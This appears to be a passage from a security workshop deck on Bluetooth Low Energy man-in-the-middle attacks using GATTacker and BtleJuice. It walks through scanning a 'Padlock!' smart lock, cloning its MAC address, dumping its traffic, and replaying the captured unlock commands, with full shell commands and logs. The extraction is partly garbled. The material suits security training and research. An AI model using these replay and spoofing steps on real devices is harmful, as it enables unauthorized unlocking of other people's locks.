
```
├─ glob@7.1.1 (path-is-absolute@1.0.1, inherits@2.0.3, fs.realpath@1.0.0, inflight@1.0.6, once@1.4.0, minimatch@3.0.3)
```

```
├─ async@2.1.2 (lodash@4.16.4)
```

```
└─ bluetooth-hci-socket@0.4.4 (nan@2.4.0)
```



1. Scan device to JSON



Running the ws-slave (client)

```
$ cd node_modules/gattacker
```

```
~/node_modules/gattacker $ sudo node ws-slave.js
```

```
GATTacker ws-slave
```

Scan for advertisements (Kali)

```
root@kali:~/node_modules/gattacker# node scan.js
```

```
Ws-slave address: 127.0.0.1
```

```
on open
```

```
poweredOn
```

```
Start scanning.
```

scan.js

Without parameters – listens for all advertisements, saves them automatically to JSON files (devices/ subdir).

Look for „Padlock!“ device

```
peripheral discovered (f4b85ec06ea5 with address  
<f4:b8:5e:c0:6e:a5, public>, connectable true, RSSI -72:
```

```
    Name: Padlock!
```

```
    EIR: 0201050302d6ff09095061646c6f636b21 (          Padlock!)
```

```
    Scan response: 13ff00000000000000000000000000000000000000002c31 (  
,1)
```

```
advertisement saved: devices/f4b85ec06ea5_Padlock-.adv.json
```


Json files (devices/) - advertisement

```
{
  "id": "f4b85ec06ea5",
  "eir": "0201050302d6ff09095061646c6f636b21",
  "scanResponse": null,
  "decodedNonEditable": {
    "localName": "Padlock!",
    "manufacturerDataHex": null,
    "manufacturerDataAscii": null,
    "serviceUuids": [
      "ffd6"
    ]
  }
}
```

Raw hex data (according to BLE spec), used later

Decoded, just for display (editing it will not have any effect)

Scan device characteristics

```
root@kali:~/node_modules/gattacker# node scan f4b85ec06ea5
Ws-slave address: 127.0.0.1
on open
poweredOn
Start exploring f4b85ec06ea5
Start to explore f4b85ec06ea5
explore state: f4b85ec06ea5 : start
explore state: f4b85ec06ea5 : finished
Services file devices/f4b85ec06ea5.srv.json saved!
```

Json services

```
{
  "uuid": "1800",
  "name": "Generic Access",
  "type": "org.bluetooth.service.generic_access",
  "startHandle": 1,
  "endHandle": 11,
  "characteristics": [
    {
      "uuid": "2a00",
      "name": "Device Name",
      "properties": [
        "read"
      ],
      "value": "5061646c6f636b21",
      "descriptors": [],
      "startHandle": 2,
      "valueHandle": 3,
      "asciiValue": "Padlock!"
    },
  ],
}
```

service

characteristics

SERVICE, eg. 0x180F - battery

Characteristic

Descriptor: string
(e.g. "Battery level")

Descriptor:
subscription status


Properties: read, write, notify
(authenticated or not)

Value


Characteristic
(...)

SERVICE
(...)

2. Advertise



We will use 2 separate boxes



Separate boxes

It is possible to run both components on one box (configure `BLENO/NOBLE_HCI_DEVICE_ID` in `config.env`).

But it is not very reliable at this moment (kernel-level device mismatches).

Much more stable results on a separate ones.

On the Kali – edit config to your Raspberry IP

```
root@kali:~# cd node_modules/gattacker/
```

```
root@kali:~/node_modules/gattacker# gedit config.env
```

Edit BLENO_HCI_DEVICE_ID to your HCI, WS_SLAVE address to match your Raspberry

```
# "peripheral" device emulator
```

```
BLENO_HCI_DEVICE_ID=0
```

```
# ws-slave websocket address
```

```
WS_SLAVE=127.0.0.1 -> YOUR_IP
```

advertise

```
root@kali:~/node_modules/gattacker# node advertise.js -h
```

```
Usage: node advertise -a <FILE> [ -s <FILE> ] [-S]
```

-a, --advertisement=FILE	advertisement json file
-s, --services=FILE	services json file
-S, --static	static - do not connect to ws-slave/target device
-f, --funmode	have fun!
--jk	see http://xkcd.com/1692
-h, --help	display this help

MAC SPOOFING

MAC address spoofing

Some mobile applications rely only on advertisement packets, and don't care for MAC address.

But most of them (including this one) do.

It is easy to change Bluetooth adapter MAC using `bdaddr` tool (part of Bluez)

For some chipsets it may be troublesome.

MAC spoofing – GATT cache

To optimize connections, mobile OS caches information on characteristics attached to specific handle numbers of a given device (MAC).

Android: /data/misc/bluedroid (need root)

If you spoof MAC with different characteristics <-> handles, the mobile will try to talk to other handle numbers, and will most likely „hang” and disconnect.

GATTacker uses modified version on bleno to clone characteristics 1:1.

Bdaddr

```
root@kali:~/node_modules/gattacker/helpers/bdaddr# make
```

```
gcc -c bdaddr.c
```

```
gcc -c oui.c
```

```
gcc -o bdaddr bdaddr.o oui.o -lbluez
```

```
# cp bdaddr /usr/local/sbin
```


Start device – mac_adv (wrapper to advertise.js)

```
root@kali:~node_modules/gattacker# ./mac_adv -a  
devices/f4b85ec06ea5_Padlock-.adv.json -s devices/f4b85ec06ea5.srv.json
```

Advertise with cloned MAC address

Manufacturer: Cambridge Silicon Radio (10)

Device address: B0:EC:8F:00:91:0D

New BD address: F4:B8:5E:C0:6E:A5

Address changed - Reset device now

Re-plug the interface and hit enter

Changing MAC address

It is more stable to re-plug the adapter after changing MAC.

[illegible]

Data dump saved in dump/

```

2017.03.24 17:55:10.586 | < C | fff0 | fff3 | 01730000000000000000000000000000 ( s )
2017.03.24 17:55:10.930 | > R | 180f (Battery Service) | 2a19 (Battery Level) | 50 (P)
2017.03.24 17:55:11.125 | < C | 1805 (Current Time Service) | 2a2b (Current Time) | fe196820 ( h )
2017.03.24 17:55:11.386 | > R | fff0 | fff3 | 01730000000000000000000000000000 ( s )
2017.03.24 17:55:11.597 | < C | ffd0 | ffd6 | 0012345678 ( 4Vx)
2017.03.24 17:55:11.639 | > N | ffd0 | ffd7 | 01 ( )
2017.03.24 17:55:11.772 | > R | 180a (Device Information) | 2a26 (Firmware Revision String) | 05290101201504282034 ( ) ( 4)
2017.03.24 17:55:12.042 | > R | ffd0 | ffd8 | 03 ( )
2017.03.24 17:55:12.773 | > R | ffd0 | ffda | 00 ( )
2017.03.24 17:55:14.702 | < C | ffd0 | ffd9 | 01 ( )
2017.03.24 17:55:14.744 | > N | ffd0 | ffda | 01 ( )
2017.03.24 17:55:17.908 | > N | ffd0 | ffda | 00 ( )

```

Example file: quicklock/gattacker/dump

Replay

```
$ sudo node replay.js -i dump/f4b85ec06ea5.log -s  
devices/f4b85ec06ea5.srv.json -p f4b85ec06ea5
```

```
root@s v4 # node replay.js -i dump/f4b85ec06ea5.log -s devices/f4b85ec06ea5.srv.json -p f4b85ec06ea5  
Ws-slave address: 127.0.0.1  
on open  
poweredOn  
Noble MAC address : dc:53:60:d7:43:43  
initialized !  
WRITE CMD: 01730000000000000000000000000000  
READ: 50 --- skip  
WRITE CMD: fe196820  
READ: 01730000000000000000000000000000 --- skip  
WRITE CMD: 0012345678  
NOTIFICATION: 01 --- skip  
READ: 05290101201504282034 --- skip  
READ: 03 --- skip  
READ: 00 --- skip  
WRITE CMD: 01  
NOTIFICATION: 01 --- skip  
NOTIFICATION: 00 --- skip
```

Replay using mobile application

<https://github.com/securing/gattacker/wiki/Dump-and-replay>

nRF Connect:



nRF Connect for Mobile

Nordic Semiconductor ASA Tools

 PEGI 3

 This app is compatible with all of your devices.

<https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp>

Macros functionality

<https://github.com/NordicSemiconductor/Android-nRF-Connect/tree/master/documentation/Macros>





<https://github.com/securing/gattacker/wiki/Dump-and-replay>

Convert GATTacker log to nRF XML macro

```
# node gattacker2nrf -i dump/f4b85ec06ea5.log >  
quicklock_replay.xml
```

Already converted file:

```
quicklock/nrf_connect_macro/quicklock.xml
```

BTLEJUICE

Introducing BtleJuice by Damien Cauquil

<https://github.com/DigitalSecurity/btlejuice>

<https://speakerdeck.com/virtualabs/btlejuice-the-bluetooth-smart-mitm-framework>

https://en.wikipedia.org/wiki/Multiple_discovery

The concept of multiple discovery (also known as simultaneous invention) is the hypothesis that most scientific discoveries and inventions are made independently and more or less simultaneously by multiple scientists and inventors.

BtleJuice – run „proxy” on raspberry

```
pi@raspberrypi:~ $ sudo btlejuice-proxy  
[i] Using interface hci0  
[info] Server listening on port 8000
```


BtleJuice - Kali

Install package, run:

```
root@kali:~# npm install -g btlejuice
```

```
root@kali:~/# btlejuice -u <YOUR_RASP_IP> -w
```

Open <http://localhost:8080> in browser

BtleJuice - Bluetooth Low Energy MitM - Mozilla Firefox

BtleJuice - Bluetooth Lo... x +

localhost:8080/#

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

BtleJuice

